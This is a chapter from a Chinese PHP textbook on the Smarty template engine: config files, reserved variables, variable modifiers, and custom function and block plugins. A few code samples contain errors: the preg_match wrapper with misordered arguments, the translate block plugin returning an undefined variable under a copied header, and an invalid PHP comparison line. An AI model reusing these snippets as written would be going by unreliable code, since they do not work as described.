为 Smarty 模板声明配置文件以后，需要用户可以改变的行为，就在配置文件中定义一个对应的变量，并在模板中读取后使用。如果用户需要修改界面外观，只要简单地修改一下配置文件，用户就可以自定义模板风格了。从配置文件中读取变量，就需要先有配置文件，以及一系列需要设置的步骤，所以在模板中使用配置文件中的变量需要了解以下几个问题。

（1）配置文件需要放置在什么位置，需要设置多少个配置文件，以及如何去命名？

（2）配置文件该如何编写？

（3）如何在模板中找到配置文件？

（4）如何在模板中读取配置文件？

1．配置文件语法格式

配置文件在 Smarty 模板中的应用，有利于设计者管理文件中的模板全局变量。例如，设计人员可以使用配置文件存储页面标题、用户消息，以及有必要集中存储的任何信息。最简单的例子就是模板色彩变量，一般情况下如果想改变一个程序的外观色彩，就必须通过更改每一个文件的颜色变量来实现。如果有个配置文件，色彩变量就可以保存在一个地方，只要改变这个配置文件，就可以实现色彩的更新。以下是一个被命名为 foo.conf 的配置文件示例：

```
# global variables                    #在每行前面使用“#”表示注释，这时标注全局变量
```

```
pageTitle = "Main Menu"                    #在全局声明一个变量 pageTitle，值使用双引号括起来
bodyBgColor = #000000                      #声明一个全局变量 bodyBgColor，管理模板背景色
tableBgColor = #000000                     #全局变量 tableBgColor，管理模板中表格的背景色
rowBgColor = #00ff00                       #全局变量 rowBgColor，管理模板中表格的每行背景色

[Customer]                                 #定义节的名字，以下都是 Customer 节中的局部变量
pageTitle = "Customer Info"                #本节中声明的局部变量，覆盖同名的全局变量

[Login]                                    #定义另一个节的名字，以下都为 Login 中的局部变量
pageTitle = "Login"                        #本节中声明的局部变量，定义页面的标题
focus = "username"                         #本节中声明的局部变量
Intro = """This is a value that spans more #使用三个双引号可以将一个字符串声明在多行
  than one line. you must enclose          #声明在三个双引号中的第二行字符串
       it in triple quotes."""             #声明在三个双引号中的最后一行，以三个双引号结束
```

配置文件的名称可以任意命名，后缀名就随着当前应用的操作系统中常用的配置文件命名方式。例如，Windows 使用“.ini”、Linux 中使用“.conf”作为配置文件的后缀名称。另外，配置文件一定要保存在 Smarty 引擎可以找到的目录中。在 Smarty 3 中可以指定多个配置文件所在的目录，当然也都可以使用多个配置文件。但笔者建议就设置一个配置文件目录，并且整个项目就使用一个配置文件最好，因为大多数软件都只有一个配置文件。

配置文件存储的目录是通过 Smarty 对象中的$config_dir 属性指定的值，默认的目录是“./configs”，也就是说它将会在和 PHP 执行脚本相同的目录下寻找配置目录。建议将该属性指定的目录放在 Web 服务器文档根之外的位置。在 Smarty 3 中可以通过 Smarty 对象中的 setConfigDir()方法自己定义配置文件的目录，例如：$smarty->setConfigDir("./configs");。

在 Smarty 的配置文件中，可以在每行前面使用“#”添加一些注释文字。此外，在 Smarty 配置文件中只能使用配置变量，即“变量名=值”的格式。配置文件变量值能够在引号中使用，但是没有必要。你可以用单引号或者双引号，如果字符串需要声明多行，可以使用三引号（"""）将它完整地封装起来。

可以在配置文件中声明全局和局部两种变量。如果声明局部变量，可以使用中括号“[]”括起来，中括号包围的项称为“节”。在节中声明的变量都属于局部变量，节之外的项都认为是全局的。使用节的好处不仅是在配置文件中声明变量的模块清晰，而且可以在模板中选择加载某节中的变量。例如，一个网站前台有首页、列表页和内容页三个页面模板，公用的样式部分可以声明为全局变量，在三个页面中都可以使用。而每个页面各自的独立样式设置，可以分别声明对应的局部变量。

上面关于配置文件的例子中共有[Customer]和[Login]两个小节，每节的名称都使用一个“[]”给括起来，命名规则就是任意的字符串，只要不再包括有符号“[”或者“]”。例子开头的四个变量都是全局变量，也就是说不仅仅是可以在一个区域内使用，这些变量总是从配置文件中载入。如果某个特定的局部变量已经载入，这样全局变量和局部变量都还可以载入。当某个变量名既是全局变量又是局部变量时，局部变量将被优先赋予值来使用。如果在一个局部中有两个变量名相同，最后一个将被赋值使用。

2. 加载配置文件

在 Smarty 模板中如果需要使用配置文件中的变量，必须先将配置文件加载到模板中才能访问。加载配置文件可以使用内建函数 config_load，并且指定的这个配置文件必须在特定的目录中存在。可以在 config_load 语句中，通过必选参数 file 指定被包含的配置文件名称，它还有三个可选参数。config_load 函数中可以使用的参数如表 24-2 所示。

表 24-2　config_load 可以使用的选项参数

参 数 名	描　　述	类　　型	默 认 值
file	待包含的配置文件的名称	字符串	无
section	指定加载配置文件的特定一节，因此，如果只需要用到某个特定节，可以只加载该节中的变量，而非整个文件	字符串	无
scope	加载数据的作用域，取值必须为 local、parent 或 global。local 说明该变量的作用域为当前模板，parent 说明该变量的作用域为当前模板和当前模板的父模板（调用当前模板的模板），global 说明该变量的作用域为所有模板	字符串	local
global	说明加载的变量是否全局可见，等同于 scope=parent。注意：当指定了 scope 属性时，可以设置该属性，但模板忽略该属性值而以 scope 属性为准	布尔类型	FALSE

config_load函数用于从配置文件中加载变量，以下是加载上一节中创建的配置文件foo.conf的示例：

```
{config_load file="foo.conf"}                    {* 在当前模板中加载配置文件 foo.conf 中的全局变量 *}
{config_load "foo.conf"}                         {* Smarty3 中的简写格式 *}
```

如果配置文件 foo.conf 在特定目录下存在，通过上面的语句已经加载到了模板中，但只能加载配置文件中的全局变量。如果要加载配置文件中特定的节，则需要使用 section 属性指定。下面的示例语法，加载配置文件 foo.conf 中在第一节声明的变量：

```
{config_load file="foo.conf" section="Customer"}    {* 加载 foo.conf 中第一节 Customer 中的变量 *}
```

3. 在模板中引用配置文件中的变量

如果在 Smarty 模板中成功加载了配置文件，就可以在模板中引用配置文件中声明的变量了。引用的方式与 PHP 分配给模板的变量有所不同，配置文件中的变量需要通过两个“#”或者是 smarty 的保留变量$smarty.config 来调用。

考虑这样一个示例，模板页面中的标题、背景色，以及和输出表格有关的一些属性，使用自定义的配置文件进行管理。如果 Smarty 对象中$config_dir 属性指定的值是当前目录下的 configs 目录，则在 configs 目录下创建一个名为 foo.conf 的配置文件，并在该文件中全部声明为全局变量。如下所示：

```
# 以下是全局变量
pageTitle = "This is mine"                  #页面的标题
bodyBgColor = "#eeeeee"                     #页面的背景颜色
tableBorderSize = "3"                       #输出表格的边框宽度
tableBgColor = "#bbbbbb"                    #输出表格的背景颜色
rowBgColor = "#cccccc"                      #输出表格行的背景颜色
```

如果在模板中使用上面配置文件中声明的变量，当修改文件中的变量值时就会改变模板中输出的页面样式。当然，在模板中也可以通过 CSS 设置样式达到同样的效果。而 Smarty 的配置文件并不会取代 CSS，因为可以在配置文件中设置一些 CSS 不支持的方面，如页面标题等。在模板文件中可以使用几种不同的语法引用配置文件中的变量。在下面文件名为 index.tpl 的模板中，通过在变量前后各加上一个#号来引用配置变量。代码如下所示：

```
{config_load file="foo.conf"}                          {* 加载配置文件 *}
<html>
    <head><title>{#pageTitle#}</title></head>          {* 引用配置文件中声明的标题变量 *}
    <body bgcolor="{#bodyBgColor#}">
```

```
        <table border="{#tableBorderSize#}" bgcolor="{#tableBgColor#}">
            <tr bgcolor="{#rowBgColor#}">
                <td>First</td>
                <td>Last</td>
                <td>Address</td>
            </tr>
        </table>
    </body>
</html>
```

引用配置变量时，如果喜欢更为正式的语法，可以使用 Smarty 的$smarty.config 保留变量。将上面 index.tpl 模板代码做如下修改，会得到相同的效果。代码如下所示：

```
{config_load file="foo.conf"}                                    {* 加载配置文件 *}
<html>
    <head><title>{$smarty.config.pageTitle}</title></head>       {* 引用配置文件中声明的标题变量 *}
    <body bgcolor="{$smarty.config.bodyBgColor}">
        <table border="{$smarty.config.tableBorderSize}" bgcolor="{$smarty.config.tableBgColor}">
            <tr bgcolor="{$smarty.config.rowBgColor}">
                <td>First</td>
                <td>Last</td>
                <td>Address</td>
            </tr>
        </table>
    </body>
</html>
```

无论选择哪一种获取配置参数的语法，都不要忘记首先使用 config_load 函数加载配置文件。上面两个例子会得到一样的结果，如下所示：

```
<html>
    <head><title>This is mine</title></head>
    <body bgcolor="#eeeeee">
        <table border="3" bgcolor="#bbbbbb">
            <tr bgcolor="#cccccc">
                <td>First</td>
                <td>Last</td>
                <td>Address</td>
            </tr>
        </table>
    </body>
</html>
```

24.7.2 在模板中使用保留变量

在 Smarty 模板中可以直接访问的变量就是保留变量，即模板中的默认变量，就是已经定义好的一些变量，只要直接使用就可以了，通常用于访问一些特殊的 Smarty 变量。如下所示：

```
<?php
    /* 开启会话并在 session 保存两个变量 */
    $_SESSION["username"] = "admin";
    $_SESSION["uid"] = 1;

    /* 显示 index.tpl 模板 */
    $smarty->display('index.tpl');
```

```
?>
```

模板文件 index.tpl 的源代码如下所示:

```
你好:{$smarty.session.username}，  <a href="user.php?uid={$smarty.session.uid}">个人中心</a>
```

输出结果:

你好:admin，个人中心

本例在 PHP 脚本的 Session 中声明了用户名称(**$_SESSION["username"] = "admin"**)和用户 ID 两个变量，但并没有使用 Smarty 对象中的 assign()方法分配到模板中。而在模板中直接使用像{$smarty.session.username} 的格式读取到了 Session 中的数据。{$smarty} 就是模板中的保留变量，并且是一个数组类型，在 {$smarty} 数组中声明了好多类似 Session 的特殊变量。{$smarty} 变量是 Smarty 引擎自动声明好的，在引擎内部自动分配的格式类似于下面的方式:

```
<?php
    $smarty -> assign("smarty", array(
            "get"=>$_GET,
            "post"=>$_POST,
            "request"=>$_REQUEST,
            "session"=>$_SESSION,
            "cookies"=>$_COOKIE,
            "server"=>$_SERVER,
            "env"=>$_ENV,
            "now"=>time(),
            "config"=>...,
            "const"=>...,
            ...
    ));
```

了解了数组{$smarty}的格式，访问的方式则完全按模板中访问数组的方式进行。在 Smarty 3 中可以使用的保留变量如表 24-3 所示。

表 24-3　Smarty 模板中的保留变量

保留变量名	描　述
Request variables[页面请求变量]	请求变量诸如$_GET, $_POST,$_COOKIE, $_SERVER, $_ENV and $_SESSION，在模板中都有对应的保留变量，可以直接在模板中访问。如下所示: {* 类似在 PHP 脚本中访问$_GET["page"] *} {$smarty.get.page} {* 类似在 PHP 脚本中访问$_POST["page"] *} {$smarty.post.page} {* 类似在 PHP 脚本中访问$_COOKIE["username"] *} {$smarty.cookies.username} {* 类似在 PHP 脚本中访问$_SERVER["SERVER_NAME"] *} {$smarty.server.SERVER_NAME} {* 类似在 PHP 脚本中访问$_ENV["PATH"]*} {$smarty.env.PATH} {* 类似在 PHP 脚本中访问$_SESSION["id"] *} {$smarty.session.id} {* 类似在 PHP 脚本中访问$_REQUEST["username"] *} {$smarty.request.username}

续表

保留变量名	描　述
{$smarty.now}	可以通过{$smarty.now}取得当前时间戳，可以直接通过变量调节器 date_format 输出显示。 {$smarty.now|date_format:'%Y-%m-%d %H:%M:%S'}
{$smarty.const}	在 PHP 脚本中有系统常量、自定义常量和魔术常，在 Smarty 模板中可以直接被访问，而且不需要从 PHP 中分配，只要通过{$smarty.const}保留变量就可以直接输出常量的值。在模板中输出常量的示例如下所示： {$smarty.const._MY_CONST_VAL}　　{* 在模板中输出 PHP 脚本中用户自定义的常量 *} {$smarty.const.__FILE__}　　{* 在模板中通过保留变量直接输出魔术常量 *}
{$smarty.capture}	可以通过{$smarty.capture}变量捕获内置的{capture}...{/capture}模板输出
{$smarty.config}	{$smarty.config}可以取得配置文件中的变量。{$smarty.config.foo}是{#foo#}的同义词
{$smarty.section}	{$smarty.section}用来指向{section}循环的属性，里面包含一些有用的值，比如.first/.index 等
{$smarty.template}	返回经过处理的当前模板名（不包括目录）
{$smarty.current_dir}	返回经过处理的当前模板目录名
{$smarty.version}	返回经过编译的 Smarty 模板版本号
{$smarty.block.child}	返回子模板文本块
{$smarty.block.parent}	返回父模板文本块
{$smarty.ldelim},{$smarty.rdelim}	这两个变量用来打印 left-delimiter 和 right-delimiter 的字面值，等同于{ldelim}、{rdelim}

24.8 在 Smarty 模板中的变量调解器

变量调解器也称为变量修改器。在模板中的变量都是直接输出的，但有时变量在输出前先修改一下还是很有必要的。例如，将数据表以二维数组的格式分配给模板中，如果表中有某个字段使用时间戳代替时间类型，就需要在模板中输出这个变量前，修改为用户可以读懂的“年-月-日 时:分:秒”的格式。如果将这样的处理过程放在 PHP 脚本中完成，就成为固定的数据格式了，美工人员在设计模板时，就不能根据自己的想法在模板中灵活修改变量的内容了。当然，在 Smarty 3 中，也可以直接在模板中调用 PHP 函数修改模板中的变量，但对于让美工去使用 PHP 函数的情况还是尽量避免。所以在模板中使用变量调解器函数，在变量输出前进行一些处理还是比较合适的。

24.8.1 变量调解器函数的使用方式

在 Smarty 中，系统已经内置了一些常用的变量调解器函数，也可以通过 Smarty 插件机制自己扩充一些变量调解器函数，但使用方式都是相同的。和在 PHP 中调用函数处理文本相似，只是语法格式有所不同。变量在模板中输出以前如果需要调解，可以在该变量后面跟一个竖线“|”，在后面使用调解的命令（调用函数插件）。而且对于同一个变量，你可以使用多个修改器，它们将从左到右按照设定好的顺序被依次组合使用，使用时必须要用“|”字符作为它们之间的分隔符。语法如下所示：

```
{$var|modifier: "args1":"args2":...}          {* 在模板中的变量后使用修改器 modifier 及参数 *}
{$var|modifier1|modifier2|modifier3|...}      {* 在模板中的变量后面多个调解器组合使用的语法 *}
```

另外，变量调节器由赋予的参数值决定其行为，参数由冒号“:”分开，有的调解器命令有多个参数，但调解器中第一个参数必须是变量本身。使用变量调节器的命令和调用 PHP 函数有点相似，其实每个调解器命令都对应一个 PHP 函数。对比介绍如下所示：

```
{$var|modifier: "args1":"args2"}          {*在模板中使用调节器命令 modifier 格式，参数为"args1"和"args2"*}
对比
modifier($var, "args1":"args2");          //调用 PHP 中函数 modifier 的格式，参数为$var, "args1","args2"
```

如果对同一个变量同时使用了多个修改器，也和在 PHP 中同时调用多个函数嵌套处理一个变量相似。在下面的示例中使用 Smarty 内置的变量调解器命令 truncate，将变量字符串截取为指定数量的字符。如下所示：

```
{$topic|truncate:40:"..."}                {* 截取变量值的字符串长度为 40，并在结尾使用“...”表示省略 *}
```

truncate 函数默认截取字符串的长度为 80 个字符，但可以通过提供的第一个可选参数来改变截取的长度，如上例中指定截取的长度为 40 个字符。还可以指定一个字符串作为第二个可选参数的值，追加到截取后的字符串后面，如省略号（...）。此外，还可以通过第三个可选参数指定到达指定的字符数限制后立即截取，或是还需要考虑单词的边界，这个参数默认为 FALSE 值，则截取到达限制后的单词边界。在 Smarty 2 中只按 ASCII 码进行截取，并没有考虑双字节和多字节的字符集问题，所以截取中文会出现乱码。但在 Smarty 3 中弥补了这个问题，可以正常截取中文字符了。

24.8.2　Smarty 默认提供的变量调解器

Smarty 系统默认提供了一些变量修改器函数，只有部分是非常常用的，像 date_format、truncate、escape、regex_replace 等。而有一些变量调解器是用来处理英文文本的，和中文文本的处理方式不相同，所以会很少用到。Smarty 默认提供的变量调解器函数如表 24-4 所示。

表 24-4　Smarty 模板中的默认变量调解函数

成员方法名	描　述
capitalize	将变量里的所有单词首字母大写，参数值 boolean 型决定带数字的单词是否首字大写，默认不大写
count_characters	计算变量值里的字符个数，参数值 boolean 型决定是否计算空格数，默认不计算空格
cat	将 cat 里的参数值连接到给定的变量后面，默认为空
count_paragraphs	计算变量里的段落数量
count_sentences	计算变量里句子的数量
count_words	计算变量里的词数
date_format	日期格式化，第一个参数控制日期格式，如果传给 date_format 的数据是空的，将使用第二个参数作为默认时间
default	为空变量设置一个默认值，当变量为空或者未分配时，由给定的默认值替代输出
escape	用于 html 转码、url 转码，在没有转码的变量上转换单引号、十六进制转码、十六进制美化，或者 JavaScript 转码。默认是 html 转码
indent	在每行缩进字符串，第一个参数指定缩进多少个字符，默认是四个字符；第二个参数，指定缩进用什么字符代替
Lower	将变量字符串小写
nl2br	所有的换行符将被替换成 .功能同 PHP 中的 nl2br()函数一样
Regex_replace	寻找和替换正则表达式，必须有两个参数，参数 1 是替换正则表达式，参数 2 使用什么文本字串来替换

续表

成员方法名	描　述
replace	简单的搜索和替换字符串，必须有两个参数，参数 1 是将被替换的字符串，参数 2 是用来替换的文本
spacify	在字符串的每个字符之间插入空格或者其他的字符串.，参数表示将在两个字符之间插入的字符串，默认为一个空格
String_format	是一种格式化浮点数的方法，如十进制数，使用 sprintf 语法格式化。参数是必须的，规定使用的格式化方式。%d 表示显示整数，%.2f 表示截取两个浮点数
Strip	替换所有重复的空格，换行和 tab 为单个或者指定的字符串。如果有参数则是指定的字符串
strip_tags	去除所有 html 标签
truncate	从字符串开始处截取某长度的字符，默认是 80 个
upper	将变量改为大写
wordwrap	可以指定段落的宽度（也就是多少个字符一行，超过这个字符数换行），默认 80。第二个参数可选，可以指定在约束点使用什么字符（默认是换行符\n）。默认情况下 smarty 将截取到词尾，如果想精确到设定长度的字符，请将第三个参数设为 TURE

表 24-9 中所提供的变量修饰函数，都比较容易使用。在下面的示例中，多个变量修饰函数组合使用，它们将从左到右按照设定好的顺序，依次对模板中的同一个变量进行调解。首先在 index.php 的脚本中，向模板中分配一个文章标题变量$articleTitle，该变量由大小写字母混合组成，并且是一个较长的字符串。代码如下所示：

```
<?php
    $smarty = new Smarty();
    $smarty->assign('articleTitle', 'Smokers are Productive, but Death Cuts Efficiency.');
    $smarty->display('index.tpl');
```

在下面模板文件 index.tpl 中，同一个变量将被输出多次，但在每次输出前都通过多个不同修饰函数组合调解过。代码如下所示：

```
{$articleTitle}                          {* 没有被任何修饰函数调用，直接输出变量的值 *}
{$articleTitle|upper|spacify}            {* 调节为全部大写并在每个字母之间插入一个空格 *}
{$articleTitle|lower|spacify|truncate}   {* 全部小写，字母间插入空格，截取 80 个字符长度 *}
{$articleTitle|lower|truncate:30|spacify}  {* 全部小写，截取 30 个字符，字母间插入空格*}
{$articleTitle|lower|spacify|truncate:30:"..."}  {* 改变修饰顺序，从左到右按指的顺序进行调解 *}
```

该示例运行以后输出结果如下所示：

```
Smokers are Productive, but Death Cuts Efficiency.
S M O K E R S A R E P R O D U C T I V E , B U T D E A T H C U T S E F F I C I E N C Y .
s m o k e r s a r e p r o d u c t i v e , b u t d e a t h c u t s . . .
s m o k e r s a r e p r o d u c t i v e , b u t . . .
s m o k e r s a r e p . . .
```

系统中默认的变量调解器函数都是 Smarty 自带的插件，每个函数都各自声明在一个独立的文件中，全部存放在 Smarty 库文件所在目录下的 plugins 目录中（libs/plugins/），并都是以“modifier.”为前缀的文件。我们可以对这些插件进行修改、删除，以及按下一节介绍的方式添加一些自己的变量调解器函数。

24.8.3 自定义变量调解器插件

如果有一些变量在模板中需要特殊处理，系统中默认的变量调解器又没有提供这样的功能，就可以

自定义变量调解器，以插件形式任意扩展。系统中提供了两种扩充插件的机制：一种是通过 Smarty 对象中的 registerPlugin()方法，将 PHP 中编写的函数，注册到 Smarty 对象中，并在模板中使用；第二种方式像系统默认的变量调解器插件一样，在 Smarty 库文件所在目录下的 plugins 目录中，创建一个特定的文件扩展一个插件。

假如有这样一个需求，在变量输出时改变它的颜色和字体大小，需要我们声明一个变量调解器插件进行处理。这个自定义的变量调解器的名称为 mystyle，用两个参数分别设置颜色和字符大小。在模板中的应用格式如下所示：

```
{$var|mystyle: "red":7}          {* 用自定义的变量调解器 mysql，将变量$var 的值字体改成红色和 7 号字 *}
```

所有变量调解器函数，第一个参数都是要调解的变量本身，即“|”前面变量的值。像本例中的 mystyle 函数其实传入了三个参数：第一个参数是$var；第二个参数是“red”；第三个参数是“7”。通过两种插件扩充方式声明 mystyle 函数，分别介绍如下。

1．使用 registerPlugin()方法扩充变量调解器插件

使用 Smarty 对象中的 registerPlugin()方法可以动态注册插件，有三个参数：第一个参数使用字符串“modifier”指定插件的类型为修改器；第二个参数是插件的函数名称；第三个是定义的 PHP 回调函数。例如，在 PHP 脚本中声明一个函数为 test()，将其注册为 Smarty 调解器“mystyle”，如下所示：

```
<?php
    /* 加载Smarty初使化文件 */
    include "init.inc.php";
    /* 向模板中分配一个字符串变量var */
    $smarty -> assign("var", "这是一个字符串的数据，看看样式变量");

    /* 使用registerPlugin()方法，将函数test()动态注册为模板中可以使用的修改器mystyle函数 */
    $smarty -> registerPlugin("modifier", "mystyle", "test");
    /* 声明的一个函数，为Smarty扩充修改器 */
    function test($var, $color, $size) {
        return '<font color="'.$color.'" size="'.$size.'">'. $var .'</font>';
    }

    /* 加载并显示模板 */
    $smarty ->display("test.tpl");
```

除了可以将自定义的函数注册为 Smarty 变量调解器函数，也可以将 PHP 中的系统函数直接使用 registerPlugin()方法注册为 Smarty 插件，在 Smarty 模板中使用，但必须确保 PHP 系统函数的第一个参数是要处理的变量。如果第一个参数不是要处理的函数，也需要自己定义一个函数调整一下参数的位置。如下所示：

```
<?php
    /* 加载Smarty初使化文件 */
    include "init.inc.php";
    /* 向模板中分配一个字符串变量var */
    $smarty -> assign("var", "这是一个字符串的数据，看看样式变量");

    /* 直接将PHP系统函数substr()，注册成在模板中可以使用的变量修改器函数substr */
    $smarty -> registerPlugin("modifier", "substr", "substr");

    /* 因为PHP系统函数preg_match()函数的第一个参数不是要处理的变量，所以自定义demo()函数重新设置 */
    $smarty -> registerPlugin("modifier", "regrep", "demo");
```

```
12
13      /* 自定义一个demo()函数重新设置一个参数位置，让需要处理的变量作为第一个参数 */
14      function demo($var, $reg, $text) {
15          return preg_match($reg, $text, $var);
16      }
17
18      /* 加载并显示模板 */
19      $smarty ->display("test.tpl");
```

在上例中注册了两个变量调解器函数 substr 和 regrep，其中 PHP 系统函数 substr()本身第一个参数就是要处理的变量，所以可以直接注册成 Smarty 变量调解器，而 preg_match()函数就需要自定义一个函数调整一下参数顺序。

2. 以特定文件方式扩充变量调解器插件

使用 registerPlugin()方法扩充 Smarty 插件虽然非常方便，但函数在 PHP 程序中声明，而又不在 PHP 程序中调用，和 PHP 脚本的其他函数混杂在一起，会导致 PHP 程序逻辑混乱，可读性极差。所以并不建议使用。推荐使用本节介绍的方式为 Smarty 扩充插件，就是以特定文件方式添加插件。

通过声明特定文件的方式扩充 Smarty 插件，一定要按照 Smarty 插件管理规则进行，Smarty 才会自动识别使用。包括插件声明的位置、文件的命名、函数的命名、参数的规则等的约束。步骤如下所示。

（1）插件声明位置

Smarty 模板的所有自定义插件，默认都声明在 Smarty 类库下的 plugins 目录下，这个目录下存放的都是 Smarty 自带的插件。但如果将自定义的插件也往这个目录下放，不仅混乱，而且感觉在修改 Smarty 程序。所以在 Smarty 3 中提供了自定义插件目录的方式，可以调用 Smarty 对象中的 addPluginsDir（插件目录）方法新添加插件目录，例如，将插件目录定义到自己项目的根目录下。如下所示：

```
$smarty -> addPluginsDir(ROOT."plugins");    //自定义添加一个插件目录
```

（2）文件命名方式

设置好插件目录以后，文件的命名也十分关键，不能让 Smarty 程序找插件时去遍历目录。要按照 Smarty 插件命名规则，在模板中使用插件时直接能找到插件函数所在的文件。声明修改器的插件使用如下文件命名规范：

```
modifier.修改器名称.php                    // 以 modifier 为前缀，中间是要声明的修改器名称，以.php 结束
```

（3）函数命名规则

声明插件函数的命名除了要符合程序的命名规则以外，也必须遵循 Smarty 插件的命名规则。虽然插件文件已经有了规则，但如果在这个文件中为了完成功能声明了多个函数，哪个才是插件函数呢？声明修改器的插件要使用如下函数命名规范：

```
smarty_modifier_修改器名称()              // 函数名称要以 smarty_modifier_为前缀，再连接上修改器名称
```

（4）参数说明

根据修改器的使用规则，函数的第一个参数会自动传入要修改的变量，修改器中用到的其他参数则从第二个参数开始声明。

根据以上 4 个步骤重新定义一个名称为“mystyle”的修改器。首先，在创建 Smarty 对象以后，调用 addPluginsDir()方法添加一个修改器的目录为项目根目录下的 plugins 目录。然后在这个目录中根据

文件命名的约定，声明一个文件名为“modifier.mystyle.php”的 PHP 脚本文件。并在这个脚本中声明一个名称为“smarty_modifier_mystyle($var, $color, $size)”的函数。本例需要声明三个参数，第一个参数就是模板中要修改的变量。函数的内容如下所示：

```
<?php
    /* 自定义修改器mystyle */
    function smarty_modifier_mystyle($var, $color, $size) {
        return  '<font color="'.$color.'" size="'.$size.'">'. $var .'</font>';
    }
```

修改器 mystyle 声明完成以后，就可以直接在模板中使用了。例如，在任何一个模板中都可以像“**{$var|mystyle: "red":7}**”这样使用，改变变量值的颜色和字号大小。你可以使用同样的方式，任意为自己的项目添加一些实用的变量调解器。

24.9 Smarty 模板中自定义函数

自定义函数通过插件机制起作用，它们是附加函数。只要你喜欢，可以随意修改，也可以自行添加。Smarty 类库中提供的很多默认自定义函数并不实用，更多的是为用户自己定义函数提供一些参考实例。定义一些常用的 Smarty 标签（自己定义函数插件）在项目开发中非常有必要，可以简化工作量，提高开发速度。例如，将模板中常用的日历选择器、城市选择器、文本编辑器及颜色选择器等，制作成 Smarty 标签，就可以像使用一个 HTML 标签一样，只要使用一条简单的代码就可以在模板中加上一个功能强大的插件，否则就需要在每次使用这些插件时，重复编写大量的代码，还要需要进行反复调试。在模板中使用的 Smarty 自定义标签有“函数”和“块”两种形式，编写的方式相似，和添加修改器插件的操作步骤完全相同，都有两种扩展方式：一种是将 PHP 脚本中编写的函数注册到 Smarty 对象中成为 Smarty 标签；另一种是以特定文件的方式扩充 Smarty 函数插件。

24.9.1 为 Smarty 模板扩充函数插件

参考扩充修改器的插件方式，先使用 Smarty 对象中的 registerPlugin()方法去动态注册一个函数插件。只要作为插件的 PHP 函数声明完成，并在调用 registerPlugin()方法时将第一个参数修改为“function”，其他参数和注册修改器方式相同，就可以注册成功一个“Smarty 标签”。所以重点还是要放在 PHP 函数的功能实现上。在声明 PHP 函数时，需要两个参数：在模板中传递给模板函数的所有属性都包含在关联数组中作为第一个参数；第二个参数是用来接收自动传入的 Smarty 对象，可以通过这个参数在函数中调用到 Smarty 对象中的成员。在模板中，函数的输出内容（返回值）在原位置用函数标签代替。如下所示：

```
<?php
    /* 使用registerPlugin()方法，将函数print_current_date()动态注册模板标签date_now函数 */
    $smarty -> registerPlugin("function", "date_now", "print_current_date");

    /* 自定义一个PHP函数，作为回调函数，成为Smarty的扩展标签 */
    function print_current_date($params, $smarty) {
        if(empty($params["format"])) {
```

```
            $format = "%b %e, %Y";
        } else {
            $format = $params["format"];
        }
        return strftime($format, time());
    }
```

在上例中，使用 Smarty 对象中的 registerPlugin()方法，将 PHP 中声明的 print_current_date()函数，注册成在模板中可以使用 Smarty 标签 date_now。在 Smarty 模板中的使用方式如下所示：

```
{date_now}                              {*不加属性则直接输出默认的时间格式*}
{date_now format="%Y/%m/%d"}            {* 或者运用自己的格式化形式 *}
```

我们再使用另外一种方法，通过声明特定文件的方式扩充 Smarty 插件，这也是推荐采用的方式。如果已经调用了 Smarty 对象中的 addPluginsDir()方法，新添加了一个自己的插件目录，例如，设置为根目录下的 plugins 目录。在这个目录下声明函数插件的文件命名规则是“function.函数名.php”的结构，在这个文件中的函数命令规则是“smarty_function_函数名($params, $smarty)”，在这个函数中需要声明两个参数，在函数内部经常使用第一个参数接收所有属性。自定义 Smarty 插件，可以参考 Smarty 类库中已经提供的一些默认函数插件的格式。下例使用了这种特定的文件方式，为 Smarty 模板添加一个 eightball 标签。如下所示：

```
<?php
    /**
        Smarty 插件
        -------------------------------------------------------------
        文件:    function.eightball.php
        类型:    function
        名称:    eightball
        目标:    输出一个随机的奇妙答案
        ------------------------------------------------------------- */
    function smarty_function_eightball($params, $smarty) {
        $answers = array(
                '是的',
                '不行',
                '没门儿',
                '看起来不好',
                '再回答一次',
                '根据情况决定'
            );
        $result = array_rand($answers);
        return  $answers[$result];
    }
```

```
{* 在模板中使用 eightball 函数标签:*}
问题: 我能有时间旅行吗?
答案: {eightball}.
```

24.9.2 为 Smarty 模板扩充块函数插件

块函数的形式是这样的：{func} .. {/func}。换句话说，它们被封闭在一个模板区域内，然后对该区域的内容进行操作。默认地，你的函数实现会被 Smarty 调用两次：一次是在开始标签，另一次是在闭合标签。块函数在模板中使用和函数还是有一些区别的，但自定义添加的方式差距不大，也可以使用两

种方式进行添加。使用 Smarty 对象中的 addPluginsDir()方法动态注册时，将第一个参数改为“block”。如果以特定文件的方式扩充块函数，文件的命名规则是“block.块函数名.php”的结构，函数命令规则是“smarty_block_块函数名($params, $content, $smarty,&$repeat)”。只有块函数的开始标签具有属性，所有属性包含在作为关联数组的$params 变量中，经由模板传递给模板函数。当处理闭合标签时，函数同样可访问开始标签的属性。$content 变量值取决于你的函数是被开始标签调用还是被闭合标签调用。假如是开始标签，则变量值将为 NULL，如果是闭合标签，则$content 变量值为模板块的内容。请注意这时模板块已经被 Smarty 处理过，因此你所接收到的是模板的输出而不是模板资源。&$repeat 参数通过引用传递给函数执行，并为其提供控制块显示多少次的可能性。在默认情况下，在首次调用块函数（块开始标签）时&$repeat 变量为 true，在随后的所有块函数（闭合标签）调用中其值始终为 false。函数每次执行返回的&$repeat 值为 true 时，{func} .. {/func}之间的内容会被求值，同时参数$content 里的新块内容会再次调用执行函数（运行方法有点类似于递归函数）。如果你嵌套了块函数，可以通过$smarty->_tag_stack 变量访问找出父块函数。下例以特定的文件方式，为 Smarty 模板添加一个块函数 translate。如下所示：

```php
<?php
    /**
        Smarty 插件
        -------------------------------------------------------------
        文件:     function.eightball.php
        类型:     function
        名称:     eightball
        目标:     输出一个随机的奇秒答案
        ------------------------------------------------------------- */
    function smarty_block_translate($params, $content, $smarty, &$repeat) {
        //仅输出关闭标签
        if(!$repeat) {
            if(isset($content)) {
                $lang = $params['lang'];
                //在这个位置可以做一些输出$content的内容
                return $translation;
            }
        }
    }
```

24.10 Smarty 模板中的内置函数

在模板里内置函数和自定义函数使用相同的语法，但内置函数将在 smarty 内部工作，不能修改它们。内置函数都是 Smarty 自带的，这些内置函数是 Smarty 模板引擎的组成部分，它们被编译成相应的内嵌 PHP 代码，以获得最大性能。扩充自定义函数不能与内置函数同名。

